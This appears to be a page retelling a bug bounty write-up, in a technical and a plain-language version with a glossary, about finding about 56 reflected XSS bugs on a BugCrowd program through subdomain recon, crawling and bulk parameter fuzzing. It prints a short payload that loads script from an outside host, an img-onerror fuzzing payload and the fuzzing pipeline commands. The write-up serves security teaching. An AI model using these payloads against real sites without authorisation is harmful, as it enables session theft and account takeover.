How I was able to find 50+ Cross-site scripting (XSS) Security Vulnerabilities on Bugcrowd Public Program?

The author found HTML injection on a signup-related endpoint that only allowed a 20-character payload, then crafted a short XSS payload to achieve cross-site scripting. Later, using a custom crawler and wayback data, they fuzzed parameters across many endpoints and reported over 50 XSS vulnerabilities, most of which were accepted.

Hello everyone, I hope by the grace of God everyone who is reading this blog post is doing well and their families during this pandemic. Let me introduce myself to everyone here.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is an account of a bug bounty run against a public program on BugCrowd. The researcher, who goes by tojojo, picked a program whose scope included a wildcard domain, referred to throughout as abc.com for privacy. The work started from subdomain enumeration and ended in a large batch of reflected cross-site scripting reports. The first finding came from a signup page and the functions available after registration on a subdomain called xyz.abc.com; the later batch came from crawling and parameter fuzzing across all subdomains of abc.com.
The report does not describe the product itself beyond the fact that xyz.abc.com has a signup page and a set of functions available after registration, and that one URL endpoint reflected input.
Setup
The only account needed was a normal user account created through the signup page on xyz.abc.com. No special role or privilege is mentioned.
Reconnaissance used the following tools, listed in the report as subdomain discovery tools:
- AssetFinder
- SubFinder
- Amass
- Find-domain
- Google Dorking
For probing which hosts were alive, the researcher used httprobe by Tomnomnom rather than HTTPX, and checked hosts manually with the Open Multiple URLs browser extension. For the second phase, a custom crawler script written by the researcher and a waybackurl script were used, followed by qsreplace for parameter fuzzing and a self-written tool called FREQ, which the researcher says is available in their GitHub repository.
No versions are given for any of these tools.
Finding it
Subdomain enumeration and probing
The discovery tools produced a list of 576 subdomains. To find which of them were live, the researcher ran httprobe:
cat subdomains.txt | httprobe | tee -a host.txt
This reads the subdomain list, probes each host for a live HTTP service, and appends the results to host.txt. It returned 260 alive hosts.
Manual review and Google dorking
All 260 hosts were opened with the Open Multiple URLs extension to look at the functionality each one exposed. In parallel, Google dorking was used, which surfaced some login pages on subdomains of the target. One of these was xyz.abc.com.
The first vulnerable endpoint
After signing up on xyz.abc.com and going through the available functions, the researcher found a URL endpoint that reflected input and allowed HTML injection. The limit was tight: only a 20-character payload could be injected. Two days were spent turning the HTML injection into a working cross-site scripting payload within that length.
Exploitation
Step 1: the short XSS payload
The payload that fitted the 20-character limit was:
<script/src=//NJ.₨></script>
Entering this payload into the vulnerable endpoint executed script in the browser and confirmed cross-site scripting.
Step 2: the first report and its outcome
A proof of concept was captured and a report was submitted to BugCrowd. According to the report, there was no response from the program, the vulnerability was fixed silently without informing the researcher, and the report was marked NA (Not Applicable).
Step 3: crawling for endpoints
The researcher returned to the same program and target with self-developed tooling. A custom crawler script and a waybackurl script were run over the live hosts to collect endpoint information across all subdomains of abc.com:
cat host.txt | crawler | tee -a endpoint.txt
cat host.txt | waybackurl | tee -a endpoint.txt
The report states this produced more than 50,00,000 (fifty lakh) endpoints.
Step 4: fuzzing parameters with qsreplace
Every parameter in the endpoint list was replaced with an XSS payload using qsreplace:
cat endpoint.txt | qsreplace ‘“><img src=x onerror=alert(1)> | tee -a xss_fuzz.txt
Step 5: filtering for reflections with FREQ
To avoid checking every fuzzed URL by hand, the researcher wrote FREQ, which sends requests to each URL and reports the ones whose response contains the payload. The command was:
cat xss_fuzz.txt | freq | tee -a possible_xss.txt
This produced one thousand endpoints that reflected the payload as clear text in the response.
Step 6: manual confirmation and reporting

Each of those endpoints was then checked manually. From that review the researcher identified 80 unique XSS vulnerabilities, of which around 56 were reported. The report says all the reported vulnerabilities were accepted by the platform, and that further XSS reports were still pending at the time of writing.
Root cause
The report does not analyse the server-side code. The report does not say which defence, if any, was present and failed.
Impact
The first report was marked Not Applicable after a silent fix; the later batch of around 56 reports is stated to have been accepted.
Fix
The general remedy for reflected XSS is context-aware output encoding of every reflected value; a restrictive Content Security Policy would additionally block loading script from an arbitrary external host.
Variants to test
- Short-payload reflections. Where a parameter truncates input to a small length, try
<script/src=//NJ.₨></script>style payloads that load remote script. A positive result is script execution from the external host. - Bulk parameter fuzzing. Replace every query parameter value with
"><img src=x onerror=alert(1)>using qsreplace, then filter responses for the payload. A positive result is a response body containing the payload unencoded. - Reflection filtering at scale. Send each fuzzed URL and keep only those whose response contains the payload as clear text, as FREQ does. A positive result is a shortlist of endpoints worth manual review.
- Archive and crawl coverage. Combine live-host lists with crawler output and waybackurl output before fuzzing, so that older and less-linked endpoints are included. A positive result is reflected parameters on endpoints that normal browsing would not reach.
- Login and signup flows. Enumerate login pages with Google dorks, register an account, and walk every function available after signup looking for reflected parameters. A positive result is any parameter whose value appears in the page source.
What happened, in plain words
A security researcher who goes by the name tojojo spent some time hunting for bugs on a public bug bounty program hosted on a platform called BugCrowd. A bug bounty program is a scheme where a company invites outside people to look for security problems in its systems and report them, often in exchange for a reward or at least recognition. The researcher found a large number of cross-site scripting problems, which is a class of bug where a website takes something a user typed or clicked and puts it back into a page in a way that lets an attacker run their own code in someone else's browser.
The story has two parts. In the first part, the researcher found one vulnerable spot on a subdomain, wrote it up, and the report was closed as Not Applicable after the company fixed the issue quietly. In the second part, the researcher came back with self-built tooling, scanned a very large number of web addresses, and ended up reporting around 56 cross-site scripting issues, all of which the platform accepted, with further reports still pending.
This article walks through the whole thing from the beginning, explaining each idea as it comes up, so that someone who has only ever used a browser can follow along.
Some background concepts first
Before the steps make sense, a few everyday ideas need to be clear.
- A domain and a subdomain. A domain is the name you type to reach a website, like
example.com. A subdomain is a name placed in front of it, likeshop.example.comormail.example.com. Big companies often have dozens or hundreds of subdomains, one for each service: a shop, a help centre, a login page, an internal tool. Each one is a separate website that may be built and maintained by a different team, which is why a hunter looks at all of them. - A wildcard domain. When a program says its scope includes a wildcard domain, it means every subdomain of that domain is fair game, not just the main one. So if
abc.comis in scope as a wildcard, thenxyz.abc.com,shop.abc.comand any other name under it are all allowed targets. - Reconnaissance (recon). This is the information-gathering phase. Before attacking anything, you find out what exists: which subdomains are live, what pages they serve, what features they have. It is like walking around a building and noting every door before trying any of them.
- A URL and a query parameter. A URL is a web address. Many URLs carry extra information after a question mark, like
https://example.com/search?q=shoes. The part after the?is made of query parameters: here the parameter is namedqand its value isshoes. Websites read these values and often put them back into the page, for example to show "you searched for shoes". That round trip, from URL to page, is where a lot of cross-site scripting lives. - HTML injection. HTML is the language web pages are written in. If a site takes your input and drops it into the page without cleaning it, you can type HTML tags and they will be treated as real page structure rather than as text. That is HTML injection. It becomes cross-site scripting when you can go further and get the browser to run JavaScript, the programming language of web pages.
- Cross-site scripting (XSS). The bug where an attacker's JavaScript ends up running in a victim's browser as if the website itself had written it. The classic version, and the one in this story, is reflected XSS: the malicious input travels in a link, the site echoes it back into the page, and the browser runs it. The attacker's job is to get a victim to click the crafted link.
- A payload. The specific piece of text an attacker sends to trigger a bug. For XSS, the payload is the snippet of HTML or JavaScript that, if it comes back unescaped, will execute.
- A proof of concept (POC). Evidence that a bug is real: a screenshot, a recording, or the exact steps and URL that reproduce it. Bug bounty platforms expect one with every report.
- A crawler. A program that visits a page, follows every link it finds, visits those pages, and keeps going. Search engines use crawlers to index the web; hunters use them to map a site.
- Fuzzing. Sending lots of slightly varied inputs automatically to see which ones cause something interesting, such as an error, a crash, or a reflection of your input. It is a way of testing many doors quickly instead of by hand.
- A reflection. When the value you sent comes back in the response. Seeing your own input echoed in the page source is the first sign that an XSS might be possible there.
With those ideas in place, here is how the hunt went.
The setup
The researcher had more than three years of experience in information security and also runs a YouTube channel. This was a first blog post, so the writing is informal. The only account needed for the work was an ordinary user account, created through the signup page on one subdomain. No special role or administrator access is mentioned anywhere.
For the first phase, the tools used to discover subdomains were:
- AssetFinder
- SubFinder
- Amass
- Find-domain
- Google Dorking
Google Dorking is different: it means using advanced search operators in Google to find pages that ordinary searching would not surface, for example pages with "login" in the title on a particular domain. The report does not give versions for any of these tools.
For checking which of the discovered hosts were actually alive, the researcher used httprobe, a small tool written by a security researcher called Tomnomnom, rather than the more commonly used HTTPX. The report says the researcher prefers httprobe and is a fan of Tomnomnom's work.
For the second phase, the researcher used a custom crawler script they wrote themselves, plus a waybackurl script, then qsreplace for fuzzing parameters, and finally a self-written tool called FREQ, which the report says is available in the researcher's GitHub repository. No versions are given for any of these either.
Finding it
Step 1: collecting subdomains
Running the discovery tools produced a list of 576 subdomains of the target. That is a lot of separate websites to consider, and most of them will not be reachable or interesting, so the next job is to find out which ones are actually running.
Step 2: checking which hosts are alive
To find which of the 576 were live, the researcher ran httprobe with this command:
cat subdomains.txt | httprobe | tee -a host.txt
Line by line, in plain words:
cat subdomains.txtprints the contents of the filesubdomains.txt, which holds the list of 576 names.- The vertical bar
|is a pipe. It takes the output of the command on its left and feeds it as input to the command on its right. Think of it as a conveyor belt between two machines. httprobereads each name from that conveyor belt and tries to reach it over the web, keeping the ones that respond.tee -a host.txttakes whatever comes out of httprobe and does two things at once: shows it on screen and appends it to the filehost.txt. The-ameans append rather than overwrite, so nothing already in the file is lost.
This returned 260 alive hosts out of the 576 names. In other words, roughly half of the discovered subdomains were actually serving something.
Step 3: looking at each host by hand, and using Google dorks
The 260 live hosts were checked with a browser extension called Open Multiple URLs, made by a developer referred to as TP. Doing this by hand matters because automated tools cannot tell you what a page is for.
In parallel, Google dorking was used, and it surfaced some login pages on subdomains of the target. One of these was a subdomain the report calls xyz.abc.com.
Step 4: the first vulnerable endpoint
After signing up on xyz.abc.com and clicking through every function available to a logged-in user, the researcher found a URL endpoint that reflected input and allowed HTML injection. An endpoint here simply means a particular address on the site that accepts some input and does something with it.
The catch was a tight limit: only a 20-character payload could be injected. Twenty characters is very little room. A typical XSS payload is much longer, so the researcher spent about two days working out how to turn the HTML injection into a working cross-site scripting payload that fitted inside that budget.
Exploitation
Step 1: the short XSS payload
The payload that fitted the 20-character limit was:
<script/src=//NJ.₨></script>
What this does, piece by piece:
<scriptstarts a script tag, which tells the browser "load and run some JavaScript"./src=//NJ.₨is the trick. Normally a script tag that loads an external file is written<script src="https://somewhere/file.js"></script>, which is long. Here the slash afterscriptis used as a separator, so the browser readssrcas an attribute of the script tag, and its value is//NJ.₨.></script>closes the tag.
Entering this payload into the vulnerable endpoint executed script in the browser, which confirmed cross-site scripting.
Step 2: the first report and its outcome
A proof of concept was captured and a report was submitted to BugCrowd. According to the report, there was no response from the program, the vulnerability was fixed silently without informing the researcher, and the report was marked NA, meaning Not Applicable. The researcher describes feeling depressed and disappointed by this, and doubting their own skills, before deciding to trust themselves and return to the same program.
Step 3: crawling for endpoints
The researcher came back to the same program and the same target with self-developed tooling. A custom crawler script and a waybackurl script were run over the live hosts to collect endpoint information across all subdomains of abc.com:
cat host.txt | crawler | tee -a endpoint.txt
cat host.txt | waybackurl | tee -a endpoint.txt
Line by line:
cat host.txtprints the list of live hosts collected earlier.| crawlerfeeds that list into the researcher's own crawler, which visits each host and follows links to discover pages and addresses.| tee -a endpoint.txtshows the discovered addresses and appends them toendpoint.txt.- The second line does the same with
waybackurl, a script that pulls historical URLs for a host from web archives. Archives keep old copies of pages, so this surfaces addresses that may no longer be linked from anywhere but still exist on the server. That is valuable because forgotten pages are often less well tested.
The report states this produced more than 50,00,000 (fifty lakh) endpoints. The number is written in the Indian numbering style, where a lakh is one hundred thousand, so fifty lakh is five million.
Step 4: fuzzing parameters with qsreplace
Every parameter in that enormous endpoint list was replaced with an XSS payload using qsreplace:
cat endpoint.txt | qsreplace ‘“><img src=x onerror=alert(1)> | tee -a xss_fuzz.txt
Line by line:
cat endpoint.txtprints the list of endpoints.| qsreplacefeeds each URL into qsreplace, which finds the query parameters in the URL and swaps each value for the payload given after it. So?q=shoesbecomes?q=followed by the payload.- A popup box is the standard harmless proof that script executed.
| tee -a xss_fuzz.txtshows the rewritten URLs and appends them toxss_fuzz.txt.
The reason for doing this in bulk is scale: checking five million addresses by hand is impossible, so the payload is applied to all of them automatically and the interesting ones are filtered out afterwards.
Step 5: filtering for reflections with FREQ
To avoid checking every fuzzed URL by hand, the researcher wrote FREQ. It sends a request to each URL and reports the ones whose response contains the payload. The command was:
cat xss_fuzz.txt | freq | tee -a possible_xss.txt
Line by line:
cat xss_fuzz.txtprints the list of fuzzed URLs.| freqfeeds them into FREQ, which requests each one and checks whether the payload comes back in the response body.| tee -a possible_xss.txtshows the matches and appends them topossible_xss.txt.
This produced about one thousand endpoints that reflected the payload as clear text in the response. Clear text here means the payload came back exactly as sent, not encoded into harmless characters, which is the sign that the browser might treat it as real markup.
Step 6: manual confirmation and reporting
Each of those one thousand endpoints was then checked manually. From that review the researcher identified 80 unique XSS vulnerabilities, of which around 56 were reported. The report says all the reported vulnerabilities were accepted by the platform, and that further XSS reports were still pending at the time of writing.
Why the bug exists
The report does not analyse the server-side code. The report does not say which defence, if any, was present and failed.
What the impact is
The first report was marked Not Applicable after a silent fix; the later batch of around 56 reports is stated to have been accepted.
How it would be fixed
The general remedy for reflected XSS is context-aware output encoding of every reflected value; a restrictive Content Security Policy would additionally block loading script from an arbitrary external host.
Things worth trying elsewhere
- Short-payload reflections. Where a parameter truncates input to a small length, try
<script/src=//NJ.₨></script>style payloads that load remote script. A positive result is script execution from the external host. - Bulk parameter fuzzing. Replace every query parameter value with
"><img src=x onerror=alert(1)>using qsreplace, then filter responses for the payload. A positive result is a response body containing the payload unencoded. - Reflection filtering at scale. Send each fuzzed URL and keep only those whose response contains the payload as clear text, as FREQ does. A positive result is a shortlist of endpoints worth manual review.
- Archive and crawl coverage. Combine live-host lists with crawler output and waybackurl output before fuzzing, so that older and less-linked endpoints are included. A positive result is reflected parameters on endpoints that normal browsing would not reach.
- Login and signup flows. Enumerate login pages with Google dorks, register an account, and walk every function available after signup looking for reflected parameters. A positive result is any parameter whose value appears in the page source.
Glossary
- Bug bounty program: a scheme where a company invites outside researchers to find and report security problems, often with a reward or recognition.
- BugCrowd: the bug bounty platform where this program was hosted.
- Domain: the main name of a website, such as
abc.com. - Subdomain: a name placed in front of a domain, such as
xyz.abc.com, usually serving a separate service. - Wildcard domain: a scope rule meaning every subdomain of a domain is in scope.
- Reconnaissance (recon): the information-gathering phase before testing, finding out what exists.
- URL: a web address.
- Query parameter: a named value in a URL after the
?, such asq=shoes. - Endpoint: a particular address on a site that accepts input and does something with it.
- HTML: the language web pages are written in.
- HTML injection: getting your own HTML tags treated as real page structure because the site did not clean your input.
- Cross-site scripting (XSS): a bug where an attacker's JavaScript runs in a victim's browser as if the site had written it.
- Reflected XSS: XSS where the malicious input travels in a link and is echoed back into the page.
- Payload: the specific text sent to trigger a bug.
- Reflection: when the value you sent comes back in the response.
- Proof of concept (POC): evidence that a bug is real, such as steps, a URL, or a recording.
- Crawler: a program that visits pages and follows links to discover more pages.
- Fuzzing: automatically sending many varied inputs to see which cause something interesting.
- Google Dorking: using advanced Google search operators to find pages ordinary searching would not surface.
- httprobe: a tool that checks which hostnames in a list respond over the web.
- HTTPX: another tool that does the same kind of live-host checking.
- Open Multiple URLs: a browser extension that opens a list of addresses in separate tabs.
- qsreplace: a tool that replaces the value of every query parameter in a URL with a given string.
- FREQ: the researcher's own tool that requests each URL and reports those whose response contains the payload.
- waybackurl: a script that pulls historical URLs for a host from web archives.
- Not Applicable (NA): a platform status meaning the program decided a report did not qualify.
- Content Security Policy: a browser rule set from the server that restricts what scripts a page may load and run.
- Output encoding: converting characters in reflected input into harmless forms so the browser shows them as text rather than treating them as markup.
- Lakh: an Indian numbering unit equal to one hundred thousand.




